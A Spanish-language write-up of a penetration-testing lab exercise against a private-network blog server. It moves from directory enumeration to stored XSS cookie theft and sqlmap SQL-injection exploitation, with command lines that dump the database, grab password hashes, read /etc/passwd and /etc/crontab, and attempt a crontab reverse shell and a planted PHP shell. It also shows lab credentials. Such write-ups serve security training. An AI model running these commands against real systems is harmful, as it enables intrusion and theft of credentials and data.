



TEAM CHALLENGE 8

XSS

**1.- Se comprueba con nmap toda la información posible del objetico**



**2.- Se consulta con Gobuster y dirb las carpetas accesibles:**





**DIRB v2.22**

By The Dark Raver

-----------------

START\_TIME: Wed Jul 24 04:29:05 2024

URL\_BASE: http://10.0.2.20/

WORDLIST\_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.20/ ----

==> DIRECTORY: http://10.0.2.20/admin/

+ http://10.0.2.20/all (CODE:200|SIZE:644)

+ http://10.0.2.20/cgi-bin/ (CODE:403|SIZE:285)

==> DIRECTORY: http://10.0.2.20/classes/

==> DIRECTORY: http://10.0.2.20/css/

+ http://10.0.2.20/favicon.ico (CODE:200|SIZE:14634)

+ http://10.0.2.20/footer (CODE:200|SIZE:185)

+ http://10.0.2.20/header (CODE:200|SIZE:571)

==> DIRECTORY: http://10.0.2.20/images/

+ http://10.0.2.20/index (CODE:200|SIZE:1311)

+ http://10.0.2.20/index.php (CODE:200|SIZE:1311)

+ http://10.0.2.20/post (CODE:200|SIZE:786)

+ http://10.0.2.20/server-status (CODE:403|SIZE:290)

---- Entering directory: http://10.0.2.20/admin/ ----

+ http://10.0.2.20/admin/del (CODE:302|SIZE:0)

+ http://10.0.2.20/admin/edit (CODE:302|SIZE:0)

+ http://10.0.2.20/admin/footer (CODE:200|SIZE:19)

+ http://10.0.2.20/admin/header (CODE:200|SIZE:653)

+ http://10.0.2.20/admin/index (CODE:302|SIZE:0)

+ http://10.0.2.20/admin/index.php (CODE:302|SIZE:0)

+ http://10.0.2.20/admin/login (CODE:200|SIZE:1387)

+ http://10.0.2.20/admin/logout (CODE:302|SIZE:0)

+ http://10.0.2.20/admin/new (CODE:302|SIZE:0)

==> DIRECTORY: http://10.0.2.20/admin/uploads/

---- Entering directory: http://10.0.2.20/classes/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.20/css/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.20/images/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.


(Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.20/admin/uploads/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.


(Use mode '-w' if you want to scan it anyway)

**3.- mediante Nikto comprobamos que es vulnerable a XSS stored:**


****




**4.- Se ejecuta un script para extraer la cookie del administrador y entrar en el blog con este usuario.**




Aquí lo recibo en mi Shell:






5**.- Una vez autenticados como administrador:** Accedemos al apartado edit. donde, al ponerle una comilla al final de la URL, produce un error en la función mysql\_fetch\_assoc (), la cual, espera un recurso que al ser false, produce el error, por lo que se deduce que no está manejando adecuadamente la entrada del usuario y es probable que sea vulnerable a inyección SQL.




**6.- utilizamos sqlmap para extraer la máxima información:**

a) info general, extrayendo las bases de datos vulnerables.



**b) sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --cookie="PHPSESSID=s95hmsjfevcfa8njed8603q3c4" --dump –batch**




Extraemos usuario admin y contraseña P4ssw0rd, por lo que ya tengo acceso de forme persistente.

c) tablas:




d)columnas:

­ 


RESUMEN:

1. **Inyección SQL Identificada:**
   * **Parámetro Vulnerable:** id en la URL http://10.0.2.21/admin/edit.php?id=1.
   * **Tipos de Inyección:**
     + Boolean-based blind
     + Time-based blind
     + UNION query
2. **Base de Datos Identificada:**
   * **Nombre de la Base de Datos:** blog
3. **Tablas Identificadas:**
   * comments
   * posts
   * users
4. **Contenido de la Tabla users:**
   * Usuario admin con la contraseña P4ssw0rd (MD5 hash: 8efe310f9ab3efeae8d410a8e0166eb2)
5. **Posibles Scripts para RCE en la Tabla comments:**
   * Varias entradas en la tabla comments pueden contener scripts que pueden usarse para cargar una shell PHP en el servidor.

**7.- Información extraída de zas Owasp:**



sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --sql-query="SELECT table\_name FROM information\_schema.tables WHERE table\_schema = 'blog';"

****

8.- Se inicia e intentarte conectarse al objetivo, pero es redirigido (HTTP 302) a la pagina <http://10.0.2.21/admin/login.php>. Identificándose tres tipos de inyección en el parámetro id:

 Blind Boolean-Based: Determina la inyección basándose en respuestas verdaderas o falsas.

 Time-Based Blind: Usa retrasos temporales para deducir si la inyección es exitosa.

 Union-Based: Usa la cláusula UNION para combinar resultados de múltiples consultas.

Por todo lo anterior se procede a realizar la consulta más exhaustiva, intentando no castar los resultados, no aportando nada nuevo.


**└─$ sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --cookie="PHPSESSID=c0kop54hhjbt1dstsr2pfpab07" --sql-query="SELECT table\_name FROM information\_schema.tables WHERE table\_schema = 'blog';" --threads=5 --no-cast**

****

**9.- Aprovechando la vulnerabilidad de edit de sqli**, se intenta conseguir la contraseña del servidor mysql:


**sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --cookie=PHPSESSID="c0kop54hhjbt1dstsr2pfpab07" --dbms=mysql –passwords**

****

****

Se consigue el hash de la contraseña, intentándose hashear con hashcat con resultado negativo.

**10.- Se inyecta una Shell directamente en el sistema**, mediante sqlmap, dando los permisos necesarios:


****

Se intentan varios métodos para ejecutar el RCE con resultado infructuoso:

1.- Intento ejecutar la Shell mediante curl o directamente en el navegador con resultado negativo.

****


2.- Se intenta ejecutar comando directamente mediante sqlmap aprovechando la vulnerabilidad, con resultado negativo:  
$ sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --os-cmd="whoami" --cookie="PHPSESSID=q0vkbjoto6c95i2circtv7rac4"

****

**3.-** a través del archivo “crontab”, el cual se usa para ejecutar archivos automáticamente en determinadas fechas, minutos, etc, previamente descargado a través de sqlmap:


“sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --file-read="/etc/crontab" -- cookie="PHPSESSID=q0vkbjoto6c95i2circtv7rac4”, intento modificar dicho archivo, incluyendo una reverse Shell para intentar que se ejecute con privilegios de administrador y subirlo mediante:

“sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" –file-write ="/home/kali/.local/share/sqlmap/output/10.0.2.21/files/\_etc\_crontab" –file-dest=”etc/crontab” --cookie="PHPSESSID=q0vkbjoto6c95i2circtv7rac4"

Todo con resultado negativo ****

**4.-** A través del archivo “passwd” previamente descargado a través de sqlmap:

“sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --file-read="/etc/passwd" -- cookie="PHPSESSID=q0vkbjoto6c95i2circtv7rac4”, se consigue la lista de usuarios permitidos, no pudiendo acceder a etc/shadow, no pudiendo hacer nada con este archivo:



Por todo lo anterior, y con todos los esfuerzos invertidos, solo he conseguido acceder como administrador al servidor por cookie y posteriormente he sacado el usuario y contraseña, para tener acceso persistente, no logrando ejecutar el RCE aunque si haya inyectado en el servidor una Shell.